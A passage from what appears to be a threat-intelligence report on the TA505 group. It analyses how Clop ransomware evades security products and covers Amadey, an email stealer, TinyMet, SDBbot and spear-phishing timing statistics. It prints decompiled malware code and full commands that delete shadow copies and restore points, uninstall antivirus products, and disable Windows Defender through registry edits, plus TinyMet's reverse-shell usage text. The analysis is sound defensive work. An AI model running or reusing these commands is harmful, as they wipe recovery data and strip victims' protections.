  || sub_404EE0(L"PSUAMAIN.EXE")
  || sub_404EE0(L"PSANHOST.EXE") )
{
  if ( !sub_404EE0(L"WRSA.EXE")
    && !sub_404EE0(L"PSUASERVICE.EXE")
    && !sub_404EE0(L"PSUAMAIN.EXE")
    && !sub_404EE0(L"PSANHOST.EXE") )
  {
    strcpy(
      &Parameters,
      "/c \"C:\\Program Files\\Malwarebytes\\Anti-Ransomware\\unins000.exe\" /verysilent /suppressmsgboxes /norestart");
    ShellExecuteA(0, 0, "cmd.exe", &Parameters, 0, 0);
  }
  Sleep(0x1388u);
}
else
{
  for ( i = 1; i <= 200; ++i )
    SRRemoveRestorePoint_sub_401000(i);     // Deletes the specified restore point
  strcpy(
    &v85,
    "/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} "
    "bootstatuspolicy ignoreallfailures \\f");
  ShellExecuteA(0, 0, "cmd.exe", &v85, 0, 0);
```

Figure 10: Vaccine process detection.

2. *ESET* product detection and deletion

   If the processes 'ekrn.exe' and 'guiProxy.exe' are detected, the *ESET* anti-malware product is deleted through the MSIEXEC command by browsing the product code in the log file present in the ESET program path.




```
ReadFile(hFile, lpBuffer, dwBytes, &NumberOfBytesRead, 0);// Read the contents of "Temp\eset\~callback.log"
v11 = 0;
First = 0;
memset(&v30, 0, 0x27u);
for ( i = 0; i < dwBytes; ++i )
{
  if ( *(lpBuffer + i - 3) == '1'
    && *(lpBuffer + i - 2) == ':'
    && *(lpBuffer + i - 1) == ' '          // Search for string "1: {" in "callback.log" file.
    && *(lpBuffer + i) == '{' )            // This means search for ESET's "ProductCode"
  {
    v11 = i;
  }
}
v15 = v11;
for ( j = 0; j < 38; ++j )                 // The length of "ProductCode" is 38 characters
  *(&First + j) = *(lpBuffer + v15++);
if ( StrStrA(&First, "{") )
{
  wsprintfA(&Parameters, "/C MSIEXEC /x %s /qb", &First);// delete ESET package with its "ProductCode"
  ShellExecuteA(0, 0, "cmd.exe", &Parameters, 0, 0);
```

Figure 11: ESET detection and deletion.

3. *Kaspersky*

   If *Kaspersky*'s anti-virus processes are detected, it changes the encrypted file's extension to '.CIop2'. If not detected, it changes the extension to '.CIop'. It is believed that the change is aimed at preventing the *Kaspersky* solution from detecting files through the '.Clop' extension.



```
if ( sub_404B60(L"AVP.EXE")             // Kaspersky
  || sub_404B60(L"AVPSUS.EXE")
  || sub_404B60(L"KAVFS.EXE")
  || sub_404B60(L"KAVTRAY.EXE")
  || sub_404B60(L"KLNAGENT.EXE")
  || sub_404B60(L"KAVFSWP.EXE")
  || sub_404B60(L"VAPM.EXE")
  || sub_404B60(L"KAVFSGT.EXE") )
{
  lstrcpyW(&String1, hMem + 150);
  lstrcatW(&String1, hMem + 670);
  lstrcatW(&String1, L".CIop2");
  v7 = hMem;
```


Figure 12: Kaspersky process detection.

4. *AhnLab*

   Clop ransomware excludes a file from encryption if a 'ransomware' string exists in the file's internal data when the file is encrypted. This is believed to be aimed at bypassing *AhnLab*'s decoy file.


이 파일은 안랩에서 랜섬웨어 진단을 위해 만든 파일로 악성코드가 아닌 정상 파일입니다.

Table 3: Content of AhnLab's decoy file (this is a normal decoy file which is created by AhnLab for detecting ransomware).



```
v3 = CreateFileW(&FileName, 0x80000000, 1u, 0, 4u, 0x80u, 0);
ReadFile(v3, hMem, 0x200u, &NumberOfBytesRead, 0);
CloseHandle(v3);
v4 = hMem;
if ( ransomware_sub_402E20(hMem, NumberOfBytesRead) )
{
  GlobalFree(v4);
  return 0;                        // Exclude a file from encryption
}
```

Figure 13: Encoding status check for infection target file.




```
int __cdecl ransomware_sub_402E20(int a1, unsigned int a2)
{
  int v2; // eax

  v2 = 0;
  if ( !a2 )
    return 0;
  while ( *(v2 + a1) != 'r'
       || *(v2 + a1 + 1) != 'a'
       || *(v2 + a1 + 2) != 'n'
       || *(v2 + a1 + 3) != 's'
       || *(v2 + a1 + 4) != 'o'
       || *(v2 + a1 + 5) != 'm'
       || *(v2 + a1 + 6) != 'w'
       || *(v2 + a1 + 7) != 'a'
       || *(v2 + a1 + 8) != 'r'
       || *(v2 + a1 + 9) != 'e' )
  {
    if ( ++v2 >= a2 )
      return 0;
  }
  return 1;
}
```

Figure 14: 'Ransomware' string search.

After the appearance of ransomware, *AhnLab* changed the content of the decoy file to an image file (jpg) to prevent bypass.

Then, files with the extensions of jpg or JPG (image files) are excluded from encryption. The purpose of the code change is also assumed to be a security product detection bypass.




```
memset(&FileName, 0, 0x208u);
if ( !sub_403DE0(lpThreadParameter + 670, L".jpg") && !sub_403DE0(hMem + 670, L".JPG")
  || (v12 = hMem, *(hMem + 233) > 0xF4240ui64) )// if extension is ".jpg" or ".JPG"
{
  (v11)(&FileName, L"%s%s", hMem + 300, hMem + 1340);
  SetFileAttributesW(&FileName, 0x20u);
  hFile = CreateFileW(&FileName, 0xC0000000, 0, 0, 3u, 0x80u, 0);
```

Figure 15: Infection excluding jpg files.

5. *AppCheck*

Clop ransomware checks for 'AppChecksS.exe' and 'AppCheck' in the list of current processes before file encryption. If the processes are found to be present, it deletes the *AppCheck* programs by running the 'uninstall.exe' program that exists in the installation path.

After the appearance of the ransomware, *CheckMal* added a security text entry procedure to prevent the removal of the *AppCheck* program.



```
strcpy(&CommandLine, "C:\\Program Files\\CheckMAL\\AppCheck\\Uninstall.exe");
memset(&v7, 0, 0xD3u);
CreateProcessA(0, &CommandLine, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
Sleep(0x2710u);
hWndParent = FindWindowA(0, "AppCheck Uninstall");
hWnd = FindWindowExA(hWndParent, 0, "Button", "&Next >");
PostMessageA(hWnd, 0x100u, 0xDu, 1835009);
PostMessageA(hWnd, 0x101u, 0xDu, 1835009);
Sleep(0x3E8u);
v2 = FindWindowA(0, "AppCheck Uninstall ");
v4 = FindWindowExA(v2, 0, "Button", "&Uninstall");
PostMessageA(v4, 0x100u, 0xDu, 1835009);
PostMessageA(v4, 0x101u, 0xDu, 1835009);
Sleep(0x1388u);
```

Figure 16: AppCheck uninstall function codes.


2.4.3.1 Distribution of new types of malware

In November 2019, new types of malware were discovered that were signed with the same digital signature as Clop ransomware, and used the custom packer of the TA505 threat group for dissemination. The malware, known to run before Clop ransomware operates, includes the ability to delete *Microsoft Security Essentials* (*MSE*)[4] security client and deactivate *Windows Defender*.

The addition of these features is presumed to be a change in response to *MSE* and *Windows Defender*, which are included as the basic security programs for the *Windows 10* operating system, as technical support for *Windows 7* ended in January 2020.

1. Deletion of *MSE* security client

   When the malware is enabled, it first runs the Microsoft Security Essentials (MSE) Secure Client Delete Code. The code that is executed is encoded using the ROT13 algorithm[5].



```
strcpy(&v10, "/P \"P:\\Cebtenz Svyrf\\Zvpebfbsg Frphevgl Pyvrag\\Frghc.rkr\" /k /f");
sub_401830(&v11, 0, 0xBFu);
ROT13_sub_4011C0(&v10);
v5 = sub_401000(3, 1460390041);            // ShellExecuteA
v5(0, 0, "cmd", &v10, 0, 0);
```

Figure 17: Deleting MSE security client.

`/C "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s`
`Deleting MSE`

Table 4: Code for deleting MSE.

`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v` **`"DisableScanOnRealtimeEnable"`** `/t REG_DWORD /d "1" /f`
Deactivates real-time protection
`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v` **`"DisableAntiSpyware"`** `/t REG_DWORD /d "1" /f`
Turns off Windows Defender
`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v` **`"DisableBehaviorMonitoring"`** `/t REG_DWORD /d "1" /f`
Turns off activity detection and monitoring functions
`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v` **`"MpCloudBlockLevel"`** `/t REG_DWORD /d "0" /f`
Lowers cloud protection level
`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Spynet" /v` **`"SubmitSamplesConsent"`** `/t REG_DWORD /d "2" /f`
Turns off the ability to automatically send detected malware to the analysis server
`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Spynet" /v` **`"SpynetReporting"`** `/t REG_DWORD /d "0" /f`
Deactivates malware detection service
`/C reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v` **`"TamperProtection"`** `/t REG_DWORD /d "0" /f`
Turns off Random Change Prevention in Windows Defender settings
`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v` **`"DisableRealtimeMonitoring"`** `/t REG_DWORD /d "1" /f`
Deactivates real-time monitoring
`/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v` **`"DisableOnAccessProtection"`** `/t REG_DWORD /d "1" /f`
Deactivates security check when running program or file

Table 5: Windows Defender deactivation code.

[4] Free anti-malware program from *Microsoft.*

[5] The ROT13 (Rotate by 13) algorithm is a type of simple Caesar code that is created by shifting the English alphabet by 13 characters.

2. Deactivation of *Windows Defender*

   Then, from *Windows 10*, the malware executes code for disabling *Windows Defender*, which is mounted as the default anti-malware solution. This is believed to be aimed at increasing the infection rate of the *Windows 10* operating system (see Table 5).

2.4.4 Amadey bot malware

The Amadey bot malware is an HTTP-based botnet, which accesses the C&C server via HTTP communication, transmitting infected PC information and receiving additional commands. In April 2019, it was used to download email stealer malware at the same time by stealing the remote-controlled malware and email information from infected PCs.

The operational process of Amadey bot is as shown in Figure 18.




1. Elevation of privileges
2. Vaccine Check
3. Self-replication
4. Automatic execution registration
5. Theft of system information
6. Reception of downloaded URL

Figure 18: Operational process of Amadey bot.

2.4.5 Email stealer malware

In May 2019, we conducted an analysis after checking the circumstances in which malware with valid digital signatures were leaking stolen email information from infected PCs to C&C servers. The detected malware is an email information theft malware that steals *Outlook* and *Thunderbird* account information from infected PCs, including address books and email address information contained within a specific file, and sends it to C&C servers.

The email stealer malware only steals email-related information, instead of stealing general information from infected PCs. Given the nature of the TA505 threat group, it is assumed that the malware was spread with the goal of securing the email addresses of corporate executives and other employees.



1. Terminates the ‘outlook.exe’ process in the current list of processes on infected PCs for access to *Outlook*-related files.
2. Steals *Outlook* info (account info, count/issue list, etc.) and sends it to C&C server.
3. Steals *Thunderbird* info and sends it to C&C server.
4. Steals email addresses inside a specific file on infected PC and sends them to C&C server.
5. Creates and runs batch file (sd.dat) with malware self-delete feature.

Figure 19: Operational process of email stealer.

2.4.6 TinyMet Malware


In May 2019, a remote-controlled malware infecting PCs was downloaded. It was executed in June 2019 after about a month of incubation. The additional downloaded malware was added to the published source code of version 0.2 of TinyMet[6], which is used for reverse shell attacks.

The TinyMet malware has similar features to the BABYMETAL[7] malware, which is known to have been used by the FIN7 threat group, while the BABYMETAL malware is a malware with the additional functions of receiving data encoded into the four options of the TinyMet malware (Table 6).

TinyMet malware is a program used for reverse shell attacks and performs four functions depending on options. After the TinyMet malware is executed, the file 'log2028.bat' of the file delete function is created in the malware execution path and executed to clear the traces of malware execution.

Option	Content	Function
0	reverse_tcp	Access to C&C server via port open by attacker from infected PC
1	reverse_http	Connect to C&C server from infected PC via HTTP protocol
2	reverse_https	Connect to C&C server from infected PC via HTTPS protocol (Encrypted communication bypasses detection)
3	bind_tcp	C&C server accesses through open ports on infected PCs

Table 6: TinyMet malware.



```
TinyMet v0.2
tinymet.com

Usage: tinymet.exe [transport] LHOST LPORT
Or you can specify arguments through filename itself, separated by underscore.
like TRANSPORT_LHOST_LPORT.exe

Available transports are as follows:
    0: reverse_tcp
    1: reverse_http
    2: reverse_https
    3: bind_tcp

Example:
"tinymet.exe 2 host.com 443"
will use reverse_https and connect to host.com:443
setting the filename to "2_host.com_443.exe" and running it without args will do
 exactly the same
```


Figure 20: TinyMet malware execution screen.

2.4.7 SDBbot Malware

In October 2019, the TA505 threat group sent large-scale spear phishing mails to South Korea [2]. The TA505 threat group's domestic attacks were last seen in August, with September mainly targeting the United States and Europe. The attack on South Korea in October was the same type of attack conducted on foreign countries in September and spread SDBbot malware that uses the Application Shimming technique.

[6] Source code of version 0.2 of TinyMet open to the public [1].

[7] Reverse shell attack tool based on TinyMet source code.



1. Link access included in a malicious email connects to a page that impersonates *OneDrive* and downloads a malicius XLS file.
2. Running the XLS file creates a malicious DLL file that matches the *Windows* version of the infected PC (32-/64-bit).
3. The malware steals information on the infected PC, sends it to C&C server, downloads and runs additional malicious DLL files (corresponding to the *Windows* version of the infected PC) from the C&C server.
4. The malicious shim database is installed when running a malicious DLL file.
5. The installed malicious shim database executes the malicious shell code stored in the registry through the 'services.exe' process.
6. Remotely controlled malware sends the infected PC information to the C&C server.
7. Additional commands from the C&C server enable malicious activities.

Figure 21: Operational process of SDB malware.

3. SPEAR-PHISHING EMAIL STATISTICS

The TA505 threat group sent a large number of spear-phishing emails to executives and employees of Korean companies. The text of the email is easy for the recipient to understand as it uses fluent Korean, and the title of the email is crafted to make the email look legitimate (it masquerades as an order sheet, contract, airline ticket or tax invoice), so that recipients won't be suspicious of opening it. The malicious files attached to the phishing mail are produced and distributed in various formats, such as XLS, WIZ and HTML, to bypass anti-malware detection and increase infection rates.

Figure 22 shows the sent-time statistics based on an analysis of about 100 send-off times of the TA505 threat group's domestic target spear-phishing emails collected from *VirusTotal* from February to December 2019[8]. According to the monthly classification of the spear-phishing email and the analysis of the average time spent on sending, it has been confirmed that the TA505 threat group's spear-phishing campaign is concentrated in a time period of about two hours from 7 a.m. to 9 a.m. based on Korean Standard Time (KST).

[8] September and November 2019 were excluded from the statistics because the attack mostly targeted foreign countries in these months.




Figure 22: Spear phishing email sent-time statistics .

Figure 23 shows the daily statistics on the spread of spear-phishing email by the TA505 threat group in 2019. An analysis of a total of 612,021 spear-phishing emails from 1 February to 31 December 2019 found that about 81 per cent of all spear-phishing emails circulated on weekdays. Among them, 25.7 per cent (157,499 cases) were distributed on Thursdays, while 24.5 per cent (150,102 cases) were distributed on Wednesdays. Thus, the cases tend to be concentrated on Wednesdays and Thursdays.

Statistics also show that the TA505 threat group spreads spear-phishing emails before 9 a.m. on weekdays – the usual office hours for local executives and employees. The results support the TA505 threat group's ability to identify the time zone with the highest infection rate and carry out attacks when sending spear-phishing mail to executives and employees of domestic companies.




Figure 23: Spear-phishing email daily statistics.

Figure 24 shows an analysis of a total of 612,021 spear phishing mail detections by month, with the most attacks (157,887 cases) carried out in May 2019, and the fewest carried out in July, September and November. Looking at about a year of monthly dissemination statistics, we can see that there were large-scale attacks by the TA505 threat group [2, 3, 4] against foreign countries in the months when the number of attempted attacks on domestic targets was low, and after attacks against overseas targets, the number of detection cases tended to increase. Therefore, it is important to identify attacks targeting foreign countries and changes in the malware distributed.

